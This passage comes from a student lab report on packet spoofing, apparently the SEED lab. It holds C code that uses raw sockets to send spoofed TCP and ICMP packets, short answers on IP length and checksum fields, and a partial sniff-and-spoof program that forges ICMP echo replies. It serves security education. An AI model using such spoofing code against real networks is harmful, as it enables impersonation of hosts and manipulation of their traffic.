    // Copy pseudo header and TCP header into the pseudogram
    memcpy(pseudogram, (char *)&psh, sizeof(struct pseudo_header));
    memcpy(pseudogram + sizeof(struct pseudo_header), tcph, sizeof(struct tcpheader));

    // TCP checksum
    tcph->tcph_chksum = checksum((unsigned short *)pseudogram, psize);

    // Send the packet
    if (sendto(sd, buffer, iph->iph_len + sizeof(struct tcpheader), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
{
        perror("Send failed");
        exit(-1);
    }

    printf("Spoofed packet sent!\n");

    // Close the socket
    close(sd);

    return 0;
}
[11/22/24]seed@VM:~/.../volumes$
```

- Here is the output.







- We can see that a packet has been sent out to the destination and we can see all the details of the packet in Wireshark like the port number, destination number, IP length, etc.

Task 2.2B: Spoof an ICMP Echo Request.

- To the above code, we make changes such that we send a spoofed ICMP request to a remote machine that is alive and the source IP is of host A (`10.9.0.5`). Below is the code `spoof_icmp.c`.




- Once we run this code, we see in Wireshark that an ICMP packet has been sent out to the destination (`8.8.8.8`) and we also receive a reply from the destination. Below is the output.




- **Question 4.** Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?
- **Answer 4.** Yes, the IP packet length field (`ip_len`) can be set to an arbitrary value, regardless of the actual packet size, when using tools like raw sockets. However, if the length is incorrect, it can lead to issues such as checksum errors, truncated data, or packet rejection by routers and receivers. This mismatch is often flagged as a malformed packet by tools like Wireshark. Proper communication requires the `ip_len` field to match the total size of the IP header and payload.
- **Question 5.** Using the raw socket programming, do you have to calculate the checksum for the IP header?
- **Answer 5.** When using raw socket programming, you generally need to calculate the checksum for the IP header manually. This is because raw sockets give you full control over the packet, and the kernel doesn't automatically calculate the checksum for you. However, if the `ip_check` field is set to 0, the kernel will calculate the checksum for you by default. If you set it to a different value, you'll need to calculate the checksum yourself. If the checksum is incorrect, the packet may be rejected by the receiver.
- **Question 6:** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?
- **Answer 6.** Programs that use raw sockets require root privileges because raw sockets allow direct access to the network layer of the OSI model, bypassing the typical security mechanisms in place for user-level applications. This is a security risk, as it gives the program the ability to send arbitrary packets, including potentially malicious ones that could interfere with the network or disrupt communication. Without root privileges, the program will fail when trying to create a raw socket using `socket(AF_INET, SOCK_RAW, IPPROTO_RAW)`. The error typically occurs during the socket creation step, as non-root users are restricted from using raw sockets to prevent misuse.

Task 2.3: Sniff and then Spoof

- For this task, we combine the `sniff_icmp.c` and `spoof_icmp.c` codes and make necessary changes to it so that whenever the attacker receives an echo request, it spoofs a reply and sends it.
- Note here that that the sender will receive duplicate ICMP reply packets if the request's destination is alive.
- Below is the code `sniff_spoof.c`.


Activities
Terminal
Nov 24 16:15
seed@VM: ~/.../vol
[11/24/24]seed@VM:~/.../volumes$ cat sniff_spoof.c
#include <pcap.h> // pcap library for packet capture
#include <stdio.h> // standard input/output library
#include <stdlib.h> // standard library for memory allocation and exit
#include <sys/socket.h> // socket programming library
#include <string.h> // string manipulation library
#include <arpa/inet.h> // library for IP address manipulation
#include <netinet/ip.h> // IP protocol header
#include <unistd.h> // POSIX library for system calls
// Structure for Ethernet header
struct ethheader {
u_char ether_dhost[6]; /* destination host address */
u_char ether_shost[6]; /* source host address */
u_short ether_type; /* Type of the protocol (e.g., IP, ARP) */
};
// Structure for IP header
struct ipheader {
unsigned char iph_ihl:4, // IP header length
iph_ver:4; // IP version
unsigned char iph_tos; // Type of service
unsigned short int iph_len; // Length of the IP packet (header + data)
unsigned short int iph_ident; // Identification field for fragmentation
unsigned short int iph_flag:3, // Fragmentation flags
iph_offset:13; // Fragment offset
unsigned char iph_ttl; // Time to Live (TTL) field
unsigned char iph_protocol; // Protocol type (e.g., ICMP, TCP, UDP)
unsigned short int iph_chksum; // Checksum for the IP header
struct in_addr iph_sourceip; // Source IP address
struct in_addr iph_destip; // Destination IP address
};
// Structure for ICMP header
struct icmpheader {
unsigned char icmp_type; // ICMP message type (e.g., Echo Request, Echo Reply)
unsigned char icmp_code; // Error code for ICMP (specific to message type)
unsigned short int icmp_chksum; // Checksum for ICMP header and data
unsigned short int icmp_id; // Used for identifying request/reply pairs
unsigned short int icmp_seq; // Sequence number for the ICMP message
};
// Function to calculate checksum for data (used in both IP and ICMP headers)
unsigned short in_cksum (unsigned short *buf, int length)
{
unsigned short *w = buf;
int nleft = length;
int sum = 0;
unsigned short temp = 0;
// Accumulate sum of 16-bit words
while (nleft > 1) {
sum += *w++;
nleft -= 2;
}
// If there is an odd byte, process it
if (nleft == 1) {
*(u_char *)(&temp) = *(u_char *)w;
sum += temp;
}
// Fold back any carry bits and return the result
sum = (sum >> 16) + (sum & 0xffff); // Add the carry bits
sum += (sum >> 16); // Add the carry bits again
return (unsigned short)(~sum); // Return the 16-bit one's complement
}
// Function to send a raw IP packet
void send_raw_ip_packet(struct ipheader* ip)
{
struct sockaddr_in dest_info;
int enable = 1;
// Create a raw socket for IP packets
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
// Set socket option to include the IP header
setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
// Set the destination IP address for the packet
dest_info.sin_family = AF_INET;
dest_info.sin_addr = ip->iph_destip;
// Send the raw IP packet
sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
// Close the socket after sending the packet
close(sock);
}
// Callback function to handle received packets
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
// Parse the Ethernet header from the packet
struct ethheader* eth = (struct ethheader *)packet;
// Check if the packet contains an IP packet (Ethernet type 0x0800)
if (ntohs(eth->ether_type) == 0x0800) {
struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
int size_ip = ip->iph_ihl * 4; // Calculate IP header size
// Check if the packet is an ICMP packet
if (ip->iph_protocol == IPPROTO_ICMP){
printf("\n\n====Captured ICMP Packet====\n");
printf("Source: %s\n", inet_ntoa(ip->iph_sourceip)); // Print source IP address
printf("Destination: %s\n\n", inet_ntoa(ip->iph_destip)); // Print destination IP address
// Extract the ICMP header and check if it's an Echo Request (Type 8)
struct icmpheader* icmpData = (struct icmpheader*)((u_char *)packet + sizeof(struct ethheader) + size_ip);
if (icmpData->icmp_type == 8) { // Type 8 is Echo Request
char buffer[1500];
int data_len = header->len - (sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct icmpheader));
char *data = (char *)(packet + sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct icmpheader));
// Copy the data from the original ICMP packet into the buffer
memcpy(buffer + sizeof(struct ipheader) + sizeof(struct icmpheader), data, data_len);
// Prepare the IP header for the reply



- Once we run this, we see that every time host A pings an IP address, the attacker sends a spoofed ICMP reply to host A. Note that host A can see the duplicate IPs as well. Below is the output.